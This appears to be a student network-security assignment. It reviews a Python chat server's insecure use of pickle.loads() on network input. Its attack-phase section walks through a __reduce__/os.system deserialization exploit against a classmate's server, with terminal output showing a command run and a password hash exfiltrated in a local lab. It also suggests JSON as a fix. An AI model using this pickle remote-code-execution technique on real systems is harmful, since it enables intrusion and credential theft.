
- This secure chat and messaging system uses a client–server architecture where users authenticate and exchange messages over network sockets.
- The server manages client connections, handles authentication, and relaying messages between users.
- Clients connect to the server using a specified host and port, authenticate using a username and password, and then interact with the system through a command-line interface.
- Messages exchanged between entities are serialized before transmission and deserialized upon receipt.
- Communication between the client and server is performed over TCP sockets.
- The application is implemented in python.




Screenshot 1. Project directory showing system components and key files.




Screenshot 2. RSA key generation for secure communication



Screenshot 3. Server initialization and listening state



Screenshot 4. Client connected to server



Screenshot 5. User authentication and interaction phase

```
C:\Windows\System32\cmd.e

Microsoft Windows [Version 10.0.26200.8246]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Pictures\Screenshots\Case1_Project>python client2.py 127.0.0.1 9000 9001
Enter username: alice
Enter password: 123
Connected to chat server
+> Traceback (most recent call last):
  File "C:\Users\Administrator\Pictures\Screenshots\Case1_Project\client2.py", line 566, in <module>
    sys.exit(client())
             ~~~~~~^^
  File "C:\Users\Administrator\Pictures\Screenshots\Case1_Project\client2.py", line 78, in client
    serialized_data = pickle.loads(msg)
EOFError: Ran out of input

C:\Users\Administrator\Pictures\Screenshots\Case1_Project>
```

Screenshot 6. Application crash due to deserialization of wrong input to client.

2. **Vulnerability Identification**
   - Use of Python's pickle module to deserialize data received from the network. Specifically, the system invokes pickle.loads(msg) on incoming data without performing any validation or integrity checks.
   - When used with untrusted input, pickle is unsafe because it allows arbitrary object reconstruction.
   - The system assumes that all incoming data is trustworthy
   - No validation is performed before deserialization
   - No cryptographic integrity checks (e.g., MAC or signature) are applied
   - The use of pickle for network communication violates secure coding practices.
   - Arbitrary data received over the network is processed directly by the Python interpreter.

3. **Observed Behavior**
   - The system attempts to deserialize incoming messages even when the data is empty or malformed during execution
   - The result is a runtime error: EOFError: Ran out of input

```
    sys.exit(client())
             ~~~~~~^^
  File "C:\Users\Administrator\Pictures\Screenshots\Case1_Project\client2.py", line 21, in client
    HOST = sys.argv[1]
           ~~~~~~~~^^^
IndexError: list index out of range

C:\Users\Administrator\Pictures\Screenshots\Case1_Project>python client2.py 127.0.0.1 9000
Traceback (most recent call last):
  File "C:\Users\Administrator\Pictures\Screenshots\Case1_Project\client2.py", line 566, in <module>
    sys.exit(client())
             ~~~~~~^^
  File "C:\Users\Administrator\Pictures\Screenshots\Case1_Project\client2.py", line 23, in client
    CLIENT_PORT = int(sys.argv[3])
                      ~~~~~~~~^^^
IndexError: list index out of range

C:\Users\Administrator\Pictures\Screenshots\Case1_Project>python client2.py 127.0.0.1 9000 9001
Enter username: alice
Enter password: 123
Connected to chat server
+> Traceback (most recent call last):
  File "C:\Users\Administrator\Pictures\Screenshots\Case1_Project\client2.py", line 566, in <module>
    sys.exit(client())
             ~~~~~~^^
  File "C:\Users\Administrator\Pictures\Screenshots\Case1_Project\client2.py", line 78, in client
    serialized_data = pickle.loads(msg)
EOFError: Ran out of input

C:\Users\Administrator\Pictures\Screenshots\Case1_Project>
```

Screenshot 7. Application crash due to deserialization of malformed input

- This error occurs when pickle.loads() is invoked on invalid or incomplete input.
- It means that the system does not verify data integrity before processing.

4. Impact Analysis and Mitigation

a. Attackers can craft a malicious serialized object and send it to the target system.
b. They can gain unauthorized access to sensitive user data.
c. Mitigation: Replace pickle with safer serialization formats, such as JSON.

Exploitation Demo of "System 4. Guerrero _ Mary – Secure Chat System (Final Submission)" - pickle deserialization vulnerability

- Vulnerability in their code: lines 69 and 70 (their server does this immediately on every new connection)
  - msg = new_client.recv(RECV_BUFFER)
  - serialized _data = pickle.loads(msg)
  - The server accepts a TCP connection and immediately calls pickle.loads() on whatever bytes it received, without any authentication, validation, or length check, just th blind deserialization.
  - Python's pickle stores instructions for reconstructing objects, so when they call pickle.loads(), Python followed those instructions and executed them. When pickle serializes an object, it calls __reduce__() to ask how it can reconstruct/rebuild it later. We return (os.system, COMMAND,)) which means rebuild this object by calling os.system(COMMAND). Pickle follows those instructions on the server machine.

- First, we connect to their server over TCP, then send our malicious pickle bytes instead of a login message. Their server calls pickle.loads() on our bytes and Python sees the __reduce__ instructions and calls os.system("our command"), which results in the command running on their machine. Their server crashes because os.system() returns an integer, not a dictionary.
- The crash proves this exploit worked because the command ran before the crash. After os.system() runs, it returns 0, which indicates success. Pickle gives that integer back to the server as serialized_data, then the server tries serialized_data[Username'], treating an integer like a dictionary, which throws the TypeError: int object is not subscriptable. The crash demonstrates that the payload ran.

- Their code is specifically vulnerable because most programs that use pickle use it internally by reading files they wrote themselves or passing data between their own processes. The mistake in this system is using pickle on network data from "strangers." Any TCP client can connect to their server and send anything. Their server immediately calls pickle.loads() in whatever arrives, before checking who the person is.
- **SEE exploit_pickle.py FOR CODE AND THE SCREEN RECORDINGS FOR 2 DEMOS OF THE EXPLOIT.**
- Demo 1 Summary**:**
  - Terminal 1:
    - *cd guerreromarySubmission*
    - *python 3 -c "import pickle; pickle.dump([], open('User_Info', 'wb'))"* (runs python from terminal without a script file. Creates User_Info as an empty pickle file containing an empty list, which is necessary because their server tries to pickle.load() on startup and an empty file causes an EOFError crash, whereas an empty pickle file loads fine.)
    - *python3 server2.py 9000*

```
guerreromarySubmission — -zsh — 80×24
briannarott@Briannas-MacBook-Pro ~ % cd Desktop/COURSES/NetSec/AttackPhase/guerr
eromarySubmission

briannarott@Briannas-MacBook-Pro guerreromarySubmission % python3 -c "import pic
kle; pickle.dump([], open('User_Info', 'wb'))"

briannarott@Briannas-MacBook-Pro guerreromarySubmission % python3 server2.py 900
0

User File Exists
***********GENERATING RSA KEYS FOR SERVER***********
Keys generated successfully!
Server Initialized...
```

    - After terminal 2 commands:

```
Server Initialized...
Traceback (most recent call last):
  File "/Users/briannarott/Desktop/COURSES/NetSec/AttackPhase/guerreromarySubmis
sion/server2.py", line 402, in <module>
    sys.exit(server())
             ^^^^^^^^
  File "/Users/briannarott/Desktop/COURSES/NetSec/AttackPhase/guerreromarySubmis
sion/server2.py", line 71, in server
    username = serialized_data['Username']
               ~~~~~~~~~~~~~~~^^^^^^^^^^^^
TypeError: 'int' object is not subscriptable
```

  - Terminal 2:
    - *cd guerreromarySubmission*
    - *python3 exploit_pickle.py 127.0.0.1 9000*

```
briannarott@Briannas-MacBook-Pro guerreromarySubmission % python3 exploit_pickle
.py 127.0.0.1 9000

Pickle Exploit
Target: 127.0.0.1:9000
Command: echo 'This server has been exploited.' > hacked.txt

Payload built — 89 bytes
Payload (hex): 8004954e000000000000008c05706f736978948c0673797374656d9493948c33.
..
Connected to 127.0.0.1:9000
Malicious payload sent!

If it was successful, the server executed: echo 'This server has been exploited.
' > hacked.txt

[*] Exploit complete. Server may crash. This is expected. The command executed b
efore the crash.
```

- *cat hacked.txt*

```
briannarott@Briannas-MacBook-Pro guerreromarySubmission % cat hacked.txt

This server has been exploited.
briannarott@Briannas-MacBook-Pro guerreromarySubmission %
```

- Demo 2 Summary:
  - Terminal 1: started server:
    - python3 -c "import pickle; pickle.dump([], open('User_Info', 'wb'))"
    - python3 server2.py 9000
  - Terminal 2: connected a real client
    - python3 client2.py 127.0.0.1 9000 9001
    - user: brianna; password: qwerty123
  - Restarted server, ran exploit:
    - python3 exploit_pickle.py 127.0.0.1 9000
    - cat stolen_users.txt
  - And displayed the stolen file
    - [{'Username': 'brianna', 'Password Hash': b'\xda\xaa\xd6\xe5`N\x8e\x17\xbd\x9f\x10\x8d\x91\xe2j\xfeb\x81\xda\xc8\xfd\xa0\t\x10@\xa7\xa6\xd7\xbd\x9bC\xb5', 'Client Listener': '9001'}]
    - **Exfiltrated Brianna's username and SHA-256 password hash from their database with zero credentials, just a TCP connection and a malicious pickle payload**

See files:

- NetSec AttackPhase Demo1 hacked
- NetSec AttackPhase Demo 2 stolen users